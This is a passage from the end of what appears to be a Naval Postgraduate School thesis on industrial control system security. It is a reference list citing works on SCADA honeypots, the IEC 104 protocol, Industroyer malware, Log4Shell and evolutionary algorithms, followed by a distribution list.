- Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., & Berners-Lee, T. (1999). *Hypertext transfer protocol—HTTP/1.1* (RFC No. 2616). RFC Editor. <https://www.rfc-editor.org/rfc/rfc2616.txt>
- FortiGuard Labs (2022). *Global threat landscape report* (Report No. 2H 2021). FortiGuard. <https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/report-q1-2022-threat-landscape.pdf>
- Fundin, A. (2021). *Generating datasets through the introduction of an attack agent in a SCADA testbed* [Thesis, Linköping University]. <http://liu.diva-portal.org/smash/get/diva2:1557696/FULLTEXT01.pdf>
- Géron, A. (2019). *Hands-on machine learning with Scikit-Learn, Keras, and TensorFlow* (2nd ed). O'Reilly Media, Inc.
- Hjelmvik, E. (2022, April 25). Industroyer2 IEC-104 analysis [Blog]. *Netresec*. <https://www.netresec.com/?page=Blog&month=2022-04&post=Industroyer2-IEC-104-Analysis>
- Hong, Y., Hwang, U., Yoo, J., & Yoon, S. (2020). How generative adversarial networks and their variants work: An overview. *ACM Computing Surveys*, 52(1), 1–43. <https://doi.org/10.1145/3301282>
- Hurd, C. M., & McCarty, M. V. (2017). *A survey of security tools for the industrial control system environment* (Report No. INL/EXT-17-42229; p. 15). Idaho National Lab. <https://doi.org/10.2172/1376870>
- Jicha, A., Patton, M., & Chen, H. (2016). SCADA honeypots: An in-depth analysis of Conpot. *2016 IEEE Conference on Intelligence and Security Informatics (ISI)*, 196–198. <https://doi.org/10.1109/ISI.2016.7745468>
- Joint Task Force Interagency Working Group (2020). *Security and privacy controls for information systems and organizations* (National Institute of Standards and Technology Special Publication Report No. 800–53, Rev.5). National Institute of Standards and Technology. <https://doi.org/10.6028/NIST.SP.800-53r5>
- Joint Task Force Transformation Initiative (2018). *Risk management framework for information systems and organizations: A system life cycle approach for security and privacy* (National Institute of Standards and Technology Special Publication Report No. 800–37, Rev.2). National Institute of Standards and Technology. <https://doi.org/10.6028/NIST.SP.800-37r2>

- Kapellmann, D., Leong, R., Sistrunk, C., Proska, K., Hildebrandt, C., Lunden, K., & Brubaker, N. (2022, April 25). INDUSTROYER.V2: Old malware learns new tricks [Blog]. *Mandiant*. <https://www.mandiant.com/resources/industroyer-v2-old-malware-new-tricks>
- Kendrick, M. M., & Rucker, Z. A. (2019). *Energy-grid threat analysis using honeypots* [Thesis, Naval Postgraduate School]. NPS Archive: Calhoun. <https://calhoun.nps.edu/handle/10945/62843>
- Kovacs, E. (2022, January 5). ICS vendors respond to Log4j vulnerabilities [Blog]. *Security Week*. <https://www.securityweek.com/ics-vendors-respond-log4j-vulnerabilities>
- Kuhn, R., Kacker, R., Lei, Y., & Hunter, J. (2009). Combinatorial software testing. *Computer*, 42(8), 94–96. <https://doi.org/10.1109/MC.2009.253>
- Lin, Z., Shi, Y., & Xue, Z. (2021). IDSGAN: Generative adversarial networks for attack generation against intrusion detection. *Advances in Knowledge Discovery and Data Mining*, 79–91. <https://doi.org/10.48550/arXiv.1809.02077>
- Lobo, F. G., Lima, C. F., & Michalewicz, Z. (Eds.). (2007). *Parameter setting in evolutionary algorithms* (Vol. 54). Springer-Verlag.
- Luo, Z., Zuo, F., Shen, Y., Jiao, X., Chang, W., & Jiang, Y. (2020). ICS protocol fuzzing: Coverage guided packet crack and generation. *2020 57th ACM/IEEE Design Automation Conference (DAC)*, 1–6. <https://doi.org/10.1109/DAC18072.2020.9218603>
- Matherly, J. (2017). *Complete guide to Shodan*. Lean Publishing.
- Matoušek, P. (2017). *Description and analysis of IEC 104 protocol* (Technical Report No. FIT-TR-2017-12). Brno University of Technology. <https://www.fit.vut.cz/research/publication-file/11570/TR-IEC104.pdf>
- Maynard, P., McLaughlin, K., & Sezer, S. (2018). *An Open Framework for Deploying Experimental SCADA Testbed Networks*. 89–98. <https://doi.org/10.14236/ewic/ICS2018.11>
- McClure, S., Scambray, J., & Kurtz, G. (2012). *Hacking exposed 7: Network security secrets & solutions*. McGraw-Hill.
- Meier, J. (2022). *Hardening Windows-based honeypots to protect collected data* [Thesis]. Naval Postgraduate School.
- Metasploit (n.d.). *IEC 104 client utility—Metasploit*. Retrieved March 25, 2022, from <https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/client/iec104/iec104.rb>

- Moghadampour, G. (2011). Self-adaptive integer and decimal mutation operators for genetic algorithms. *Proceedings of the 13th International Conference on Enterprise Information Systems: Vol. 1*, 184–191. <https://doi.org/10.5220/0003494401840191>
- Muñoz, A., & Mirosh, O. (2016). *A journey from JNDI/LDAP manipulation to remote code execution dream land*. Hewlett Packard Enterprise. <https://www.blackhat.com/us-16/briefings.html#a-journey-from-jndi-ldap-manipulation-to-remote-code-execution-dream-land>
- National Cyber Security Centrum (2021, December 23). *Log4Shell*. GitHub. <https://github.com/NCSC-NL/log4shell>
- National Vulnerability Database (n.d.). *General information*. National Institute of Standards and Technology. Retrieved April 5, 2022, from <https://nvd.nist.gov/>
- National Vulnerability Database (2021, December 10). *CVE-2021-44228*. National Institute of Standards and Technology. <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>
- Ng, C. K., Pan, L., & Xiang, Y. (2018). *Honeypot frameworks and their applications: A new framework*. Springer. https://doi.org/10.1007/978-981-10-7739-5_2
- Office of the Secretary of the Navy (2018). *SECNAV Instruction 3501.1D*. Department of the Navy. https://irp.fas.org/doddir/navy/secnavinst/3501_1d.pdf
- Oracle (n.d.). *Lesson: Overview of JNDI*. Java Documentation. Retrieved September 1, 2022, from <https://docs.oracle.com/javase/tutorial/jndi/overview/index.html>
- Pliatsios, D., Sarigiannidis, P., Lagkas, T., & Sarigiannidis, A. G. (2020). A survey on SCADA systems: Secure protocols, incidents, threats, and tactics. *IEEE Communications Surveys Tutorials*, 22(3), 1942–1976. <https://doi.org/10.1109/COMST.2020.2987688>
- Radoglou-Grammatikis, P., Sarigiannidis, P., Giannoulakis, I., Kafetzakis, E., & Panaousis, E. (2019). Attacking IEC-60870-5-104 SCADA systems. *2019 IEEE World Congress on Services*, 2642–939X, 41–46. <https://doi.org/10.1109/SERVICES.2019.00022>
- Redwood, W. O. (2015). *Cyber physical system vulnerability research* [Dissertation, Florida State University]. FSU Digital Library. <https://diginole.lib.fsu.edu/islandora/object/fsu:360429>
- Reitz, K. (2022). *Requests* (Version 2.28.1) [Computer software]. Python Software Foundation. <https://github.com/psf/requests>

- Rist, L., Vestergaard, J., Haslinger, D., & Pasquale, A. (n.d.). *Conpot*. Retrieved November 11, 2021, from <http://conpot.org/>
- Sarker, R., & Coello, C. A. (2002). Assessment methodologies for multiobjective evolutionary algorithms. In R. Sarker, M. Mohammadian, & X. Yao (Eds.), *Evolutionary Optimization* (pp. 177–195). Springer U.S. https://doi.org/10.1007/0-306-48041-7_7
- Sermersheim, Ed. J. (2006). *Lightweight directory access protocol (LDAP): The protocol* (RFC No. 4511). RFC Editor. <https://doi.org/10.17487/RFC4511>
- Slowik, J. (2019). *CRASHOVERRIDE: Reassessing the 2016 Ukraine electric power event as a protection-focused attack*. Dragos Inc. <https://www.dragos.com/wp-content/uploads/CRASHOVERRIDE.pdf>
- Smith, P. (2021). *Pentesting industrial control systems*. Packt Publishing. <https://app.knovel.com/hotlink/toc/id:kpPICS000E/pentesting-industrial/pentesting-industrial>
- Stampar, M., & Kasimov, M. (2022). *Maltrail* (Version 0.48) [Computer software]. <https://github.com/stamparm/maltrail>
- Stouffer, K., Lightman, S., Pillitteri, V., Abrams, M., & Hahn, A. (2015). *Guide to industrial control systems (ICS) security* (National Institute of Standards and Technology Special Publication Report No. 800–82 Rev. 2). U.S. Department of Commerce. <https://doi.org/10.6028/NIST.SP.800-82r2>
- Stuttard, D., & Pinto, M. (2008). *The web application hacker's handbook: Discovering and exploiting security flaws*. John Wiley & Sons.
- Telekom Security (2016). *T-Pot* (Version 16.03) [Computer software]. Telekom Security. <https://github.security.telekom.com/2016/03/honeypot-tpot-16.03-released.html>
- Timorin, A., & Miller, D. (n.d.). *Script IEC-identify*. NMAP. Retrieved March 25, 2022, from <https://nmap.org/nsedoc/scripts/iec-identify.html>
- Tsaraia, G., & Speziale, I. (2022). *Industroyer vs. Industroyer2: Evolution of the IEC 104 component*. Nozomi Network Labs. <https://www.nozominetworks.com/downloads/US/Nozomi-Networks-WP-Industroyer2.pdf>
- Ur Rashid, S. M. Z., Uddin, M. J., & Islam, A. (2019). Know your enemy: Analysing cyber-threats against industrial control systems using honeypot. *2019 IEEE International Conference on Robotics, Automation, Artificial-Intelligence, and Internet-of-Things (RAAICON)*, 151–154. <https://doi.org/10.1109/RAAICON48939.2019.69>
- VirusShare (n.d.). Retrieved April 5, 2022, from <https://virusshare.com/>

- Washofsky, A. D. (2021). *Deploying and analyzing containerized honeypots in the cloud with T-Pot* [Thesis, Naval Postgraduate School]. NPS Archive: Calhoun. <http://hdl.handle.net/10945/68394>
- The White House of the U.S. (2021). *National security memorandum on improving cybersecurity for critical infrastructure control systems* [Statements and releases]. <https://www.whitehouse.gov/briefing-room/statements-releases/2021/07/28/national-security-memorandum-on-improving-cybersecurity-for-critical-infrastructure-control-systems/>
- Witten, I. H. (2017). *Data mining: Practical machine learning tools and techniques* (4th ed.). Elsevier.
- Yen, G. G., & He, Z. (2014). Performance metric ensemble for multiobjective evolutionary algorithms. *IEEE Transactions on Evolutionary Computation*, 18(1), 131–144. <https://doi.org/10.1109/TEVC.2013.2240687>
- Zhang, M., Zhang, Y., Zhang, L., Liu, C., & Khurshid, S. (2018). DeepRoad: GAN-based metamorphic testing and input validation framework for autonomous driving systems. *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, 132–142. <https://doi.org/10.1145/3238147.3238187>

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
Ft. Belvoir, Virginia
2. Dudley Knox Library
Naval Postgraduate School
Monterey, California